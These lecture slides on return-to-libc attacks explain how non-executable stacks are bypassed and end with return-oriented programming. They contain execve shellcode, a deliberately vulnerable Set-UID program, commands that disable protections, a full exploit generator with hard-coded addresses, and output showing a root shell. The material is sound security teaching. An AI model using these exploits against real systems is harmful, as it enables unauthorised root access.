

# Return-to-libc Attacks

# Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

# Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
    "\x31\xc0\x50\x68//sh\x68/bin"
    "\x89\xe3\x50\x53\x89\xe1\x99"
    "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    char buffer[sizeof(code)];
    strcpy(buffer, code);
    ((void(*) ( ))buffer) ( );
}
```

← Calls shellcode

# Non-executable Stack

- With executable stack

```
seed@ubuntu:~$ gcc -z execstack shellcode.c
seed@ubuntu:~$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:~$ gcc -z noexecstack shellcode.c
seed@ubuntu:~$ a.out
Segmentation fault (core dumped)
```

# How to Defeat This Countermeasure

**Jump to existing code:** e.g. `libc` library.

**Function:** `system(cmd)`: `cmd` argument is a command which gets executed.



# Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);          ①
    return 1;                    Buffer overflow
                                problem
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

This code has potential buffer overflow problem in `vul_func()`

# Environment Setup

“Non executable stack” countermeasure is switched **on**, StackGuard protection is switched **off** and address randomization is turned **off**.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c  
$ sudo sysctl -w kernel.randomize_va_space=0
```

Root owned Set-UID program.

```
$ sudo chown root stack  
$ sudo chmod 4755 stack
```

# Overview of the Attack

**Task A : Find address of `system()`.**

- *To overwrite return address with `system()`'s address.*

**Task B : Find address of the “/bin/sh” string.**

- *To run command “/bin/sh” from `system()`*

**Task C : Construct arguments for `system()`**

- *To find location in the stack to place “/bin/sh” address (argument for `system()`)*

# Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

# Task B : To Find “/bin/sh” String Address

Export an environment variable called “MYSHELL” with value  
“/bin/sh”.



MYSHELL is passed to the vulnerable program as an environment  
variable, which is stored on the stack.



We can find its address.

# Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
    char *shell = (char *)getenv("MYSHELL");

    if(shell){
        printf(" Value:  %s\n",  shell);
        printf(" Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

```
$ gcc envaddr.c -o env55
$ export MY_SHELL="/bin/sh"
$ ./env55
Value:    /bin/sh
Address: bffffe8c
```

Export “MYSHELL” environment variable and execute the code.

Code to display address of environment variable

# Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
Value:    /bin/sh
Address:  bffffe88
```


- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env77, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
.....
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0:  "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

# Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly `ebp` is after we have “returned” to `system()`, so we can put the argument at `ebp + 8`.




Frame for the `system()` function

# Task C : Argument for `system()`

## Function Prologue

```
pushl  %ebp
movl   %esp, %ebp
subl   $N, %esp
```

*esp : Stack pointer*  
*ebp : Frame Pointer*




# Task C : Argument for `system()`

## Function Epilogue

```
movl  %ebp, %esp  
popl  %ebp  
ret
```

*esp* : Stack pointer  
*ebp* : Frame Pointer



# Function Prologue and Epilogue example

```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```

① Function prologue

② Function epilogue

```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
```

```
    pushl %ebp
```

```
    ① movl %esp, %ebp
```

```
    subl $16, %esp
```

```
    movl    8(%ebp), %eax
```


```
    movl    %eax, -4(%ebp)
```

```
    ② leave
```

```
    ret
```


8(%ebp) ⇒ %ebp + 8

# How to Find system()'s Argument Address?




- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul\_func() returns and system() prologue begins.

# Memory Map to Understand `system()` Argument



# Flow Chart to understand system() argument



`ebp + 4` is treated as return address of `system()`. We can put `exit()` address so that on `system()` return `exit()` is called and the program doesn't crash.

# Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[200];
    FILE *badfile;

    memset(buf, 0xaa, 200); // fill the buffer with non-zeros

    *(long *) &buf[70] = 0xbffffe8c ; // The address of "/bin/sh"
    *(long *) &buf[66] = 0xb7e52fb0 ; // The address of exit()
    *(long *) &buf[62] = 0xb7e5f430 ; // The address of system()

    badfile = fopen("./badfile", "w");
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

ebp + 12

ebp + 8

ebp + 4

# Launch the attack


- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

# Return-Oriented Programming


- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
  - Chain many functions together
  - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)

# Chaining Function Calls (without Arguments)





# Chaining Function Calls with Arguments

Idea:  
skipping function prologue



# Chaining Function Calls with Arguments

Idea: using leave and ret



# Chaining Function Calls with Zero in the Argument

Idea: using a function call to dynamically change argument to zero on the stack

```
sprintf(char *dst, char *src):
```

- Copy the string from address src to the memory at address dst, including the terminating null byte ('\0').

Sequence of function calls (T is the address of the zero): use 4 `sprintf()` to change `setuid()`'s argument to zero, before the `setuid` function is invoked.

```
foo() --> sprintf(T, S) --> sprintf(T+1, S)
      --> sprintf(T+2, S) --> sprintf(T+3, S)
      --> setuid(0)          --> system("/bin/sh") --> exit()
```

Invoke `setuid(0)` before invoking `system("/bin/sh")` can defeat the privilege-dropping countermeasure implemented by shell programs.

# Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)